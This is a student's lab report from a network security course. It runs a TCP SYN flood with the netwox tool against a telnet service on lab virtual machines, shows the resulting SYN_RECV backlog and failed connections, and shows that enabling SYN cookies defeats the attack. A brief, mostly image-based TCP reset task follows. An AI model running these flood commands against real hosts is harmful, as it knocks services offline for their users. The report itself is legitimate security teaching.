


Lab 4

Name: Pramod kumar

pjk5502@psu.edu

Machine names:

- 1) Ubuntu security class : 10.0.2.15
- 2) Ubuntu security class second: 10.0.2.4
- 3) Ubuntu security class third: 10.0.2.5



Task 1: TCP sync attack

```
[10/23/19]seed@VM:~$  
[10/23/19]seed@VM:~$  
[10/23/19]seed@VM:~$ sudo sysctl -p  
net.ipv4.tcp_syncookies = 0  
[10/23/19]seed@VM:~$  
[10/23/19]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog  
net.ipv4.tcp_max_syn_backlog = 128  
[10/23/19]seed@VM:~$ netstat -na | grep tcp  
tcp        0      0 10.0.2.15:53          0.0.0.0:*           LISTEN  
tcp        0      0 127.0.0.1:53          0.0.0.0:*           LISTEN  
tcp        0      0 127.0.1.1:53          0.0.0.0:*           LISTEN  
tcp        0      0 0.0.0.0:22            0.0.0.0:*           LISTEN  
tcp        0      0 0.0.0.0:23            0.0.0.0:*           LISTEN  
tcp        0      0 127.0.0.1:953         0.0.0.0:*           LISTEN  
tcp        0      0 127.0.0.1:3306        0.0.0.0:*           LISTEN  
tcp6       0      0 :::80                 :::*                LISTEN  
tcp6       0      0 :::53                 :::*                LISTEN  
tcp6       0      0 :::21                 :::*                LISTEN  
tcp6       0      0 :::22                 :::*                LISTEN  
tcp6       0      0 :::3128                :::*                LISTEN  
tcp6       0      0 :::1:953               :::*                LISTEN  
tcp6       0      0 :::443                 :::*                LISTEN  
[10/23/19]seed@VM:~$ source ~/.bashrc  
[10/23/19]seed@Victim:~$  
[10/23/19]seed@Victim:~$  
[10/23/19]seed@Victim:~$  
[10/23/19]seed@Victim:~$  
[10/23/19]seed@Victim:~$
```

Before attack

- 1) First client make a connection.
- 2) Start the attack


3) Same client tries to make another connection

Expected result: Step 3 shouldn't succeed.

Step 1:

As you can see on Client machine, connection is established.

Victim Ip is 10.0.2.15



The image shows two terminal windows. The left window is a telnet session from a client to a victim machine. The right window shows a netstat command output on the client machine.

```
[10/23/19]seed@Client:~$ telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

[10/23/19]seed@Victim:~$
```


```
[10/23/19]seed@Client:~$ netstat -na | grep 10.0.2.15
tcp        0      0 10.0.2.5:35516 > 10.0.2.15:23 ESTABLISHED
```

Step2: Start the attack




The image shows a terminal window titled "Terminal" with the following commands and output:

```
[10/23/19]seed@Attacker:~$ sudo netwox 76 -i "10.0.2.15" -p "23"
^C
[10/23/19]seed@Attacker:~$ sudo netwox 76 -i "10.0.2.15" -p "23"
```



Step3: As attack is started. Lets make initiate the new connection from client(which already has one connection)



In above image you can see that, after waiting for 3 minute, Telnet timed out and during new connection making it was always in SYNC_SENT mode. It means attack was successful.

While our old connection is still intact. As SYNC flood affect only.

Now let's try with cookies value as 1

```
[10/23/19]seed@Victim:~$ vim /etc/sysctl.conf
[10/23/19]seed@Victim:~$ sudo vim /etc/sysctl.conf
[10/23/19]seed@Victim:~$
[10/23/19]seed@Victim:~$ sudo sysctl -p
net.ipv4.tcp_syncookies = 1
[10/23/19]seed@Victim:~$
[10/23/19]seed@Victim:~$
```

Start the attack again:

```
Terminal
[10/23/19]seed@Attacker:~$ sudo netwox 76 -i "10.0.2.15" -p "23"
^C
[10/23/19]seed@Attacker:~$ sudo netwox 76 -i "10.0.2.15" -p "23"
^C
[10/23/19]seed@Attacker:~$
[10/23/19]seed@Attacker:~$
[10/23/19]seed@Attacker:~$ sudo netwox 76 -i "10.0.2.15" -p "23"
```

Ubuntu security class [Running] - Oracle VM VirtualBox

Terminal: Terminal File Edit View Search Terminal Help

tcp 0 0 10.0.2.15:23 254.155.214.138:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 251.40.246.61:8175 SYN_RECV

tcp 0 0 10.0.2.15:23 251.149.30.108:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 245.126.17.108:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 249.226.20.108:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 250.142.50.108:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 243.55.30.108:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 241.82.175.108:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 244.28.0.4:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 251.243.23.108:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 244.127.27.108:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 247.37.37.108:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 248.179.25.108:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 242.139.19.108:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 254.124.70.108:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 248.150.25.108:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 247.202.16.108:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 243.153.13.108:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 247.71.153.108:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 253.46.169.108:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 249.51.21.108:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 241.127.15.108:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 242.12.98.108:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 247.16.150.108:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 241.158.13.108:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 249.161.24.108:10365 SYN_RECV

tcp 0 0 10.0.2.15:23 251.128.95.108:10365 SYN_RECV

tcp6 0 0 :::80 :::* :::*

tcp6 0 0 :::53 :::* :::*

tcp6 0 0 :::21 :::* :::*

tcp6 0 0 :::22 :::* :::*

tcp6 0 0 :::3128 :::* :::*

tcp6 0 0 :::1953 :::* :::*

tcp6 0 0 :::443 :::* :::*

tcp6 1 0 10.0.2.15:80 10.0.2.5:42830 CLOSE_WAIT

[10/23/19]seed@Victim:~\$

Wireshark: Capturing from enp0s3

No.	Time	Source	Destination	Protocol	Length	Info
7	2019-10-23 23:40:23.6718213	15.95.44.3	10.0.2.15	TCP	60	32621 → 23
8	2019-10-23 23:40:23.6718467	10.0.2.15	15.95.44.3	TCP	58	23 → 32621
9	2019-10-23 23:40:23.6718624	28.219.102.219	10.0.2.15	TCP	60	27030 → 23
10	2019-10-23 23:40:23.6718691	10.0.2.15	28.219.102.219	TCP	58	23 → 27030
11	2019-10-23 23:40:23.6718960	38.70.224.207	10.0.2.15	TCP	60	26204 → 23
12	2019-10-23 23:40:23.6711055	10.0.2.15	38.70.224.207	TCP	58	23 → 26204
13	2019-10-23 23:40:23.6711177	115.254.25.72	10.0.2.15	TCP	60	9371 → 23
14	2019-10-23 23:40:23.6711229	10.0.2.15	115.254.25.72	TCP	58	23 → 9371
15	2019-10-23 23:40:23.6711324	55.33.192.17	10.0.2.15	TCP	60	54423 → 23
16	2019-10-23 23:40:23.6711515	10.0.2.15	55.33.192.17	TCP	58	23 → 54423

Frame 7: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0

Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: PcsCompu_eb:31:61 (00:00:27:eb:31:61)

Internet Protocol Version 4, Src: 15.95.44.3, Dst: 10.0.2.15

Transmission Control Protocol, Src Port: 32621, Dst Port: 23, Seq: 1469553429, Len: 0

enp0s3: <live capture in progress> Packets: 67242 - Displayed: 67236 (100.0%) Profile: Default

Client NEW connection was successful, Now client has 2 connection


```
Terminal
[10/23/19]seed@Client:~$ telnet 10.0.2.15
Trying 10.0.2.15...
telnet: Unable to connect to remote host: Connection timed out
[10/23/19]seed@Client:~$ date
Wed Oct 23 23:42:47 EDT 2019
[10/23/19]seed@Client:~$ telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Oct 23 23:16:58 EDT 2019 from 10.0.2.5 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software; the
exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted
by applicable law.

[10/23/19]seed@Victim:~$

[10/23/19]seed@Client:~$ netstat -na | grep 10.0.2.15
tcp        0      0 10.0.2.5:35516->10.0.2.15:23 ESTABLISHED
tcp        0      0 10.0.2.5:35516->10.0.2.15:23 ESTABLISHED
tcp        0      0 10.0.2.5:35526->10.0.2.15:23 ESTABLISHED
[10/23/19]seed@Client:~$ date
Wed Oct 23 23:43:16 EDT 2019
[10/23/19]seed@Client:~$
```

TCP SYN cookies generate random sequence number which tcp don't have to cache it. When TCP receive a ACK, it will match the sequence number against the function which will determine that weather the given number is legitimate or not. Hence TCP don't have to store this information and TCP won't run out of resources.

Task 2:


Victim

```
Ubuntu security class [Running] - Oracle VM VirtualBox
Terminal
+tcpdump
No.    Time           Source            Destination       Protocol Length Info
75 2019-10-25 22:22:07.0496055 10.0.2.5          10.0.2.15         TCP               66 43268 -> 2.
76 2019-10-25 22:22:07.0496109 10.0.2.15         10.0.2.5         TELNET           115 Telnet Da...
77 2019-10-25 22:22:07.0497492 10.0.2.5          10.0.2.15         TCP               66 43268 -> 2.
78 2019-10-25 22:22:07.0497541 10.0.2.15         10.0.2.5         TELNET           95 Telnet Da...
79 2019-10-25 22:22:07.0498071 10.0.2.5          10.0.2.15         TCP               66 43268 -> 2.
80 2019-10-25 22:22:07.0499010 10.0.2.15         10.0.2.5         TELNET          101 Telnet Da...
81 2019-10-25 22:22:07.0500307 10.0.2.5          10.0.2.15         TCP               66 43268 -> 2.
82 2019-10-25 22:22:07.0500760 10.0.2.15         10.0.2.5         TELNET           91 Telnet Da...
83 2019-10-25 22:22:07.0510576 10.0.2.5          10.0.2.15         TCP               66 43268 -> 2.

* Frame 83: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
* Ethernet II, Src: PcsCompu_f3:9f:d1 (08:00:27:f3:9f:d1), Dst: PcsCompu_eb:31:61 (08:00:27:eb:31:61)
* Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.15
* Transmission Control Protocol, Src Port: 43268, Dst Port: 23, Seq: 599105239, Ack: 493515444, Len: 0


[10/25/19]seed@Victim:~$
```

Client machine




After attack:


Client Pcap scan




Attacker screen



Client Screen




Lets try connecting again, As attack is going on, attacker will sent Reset as soon as client tries to connect.

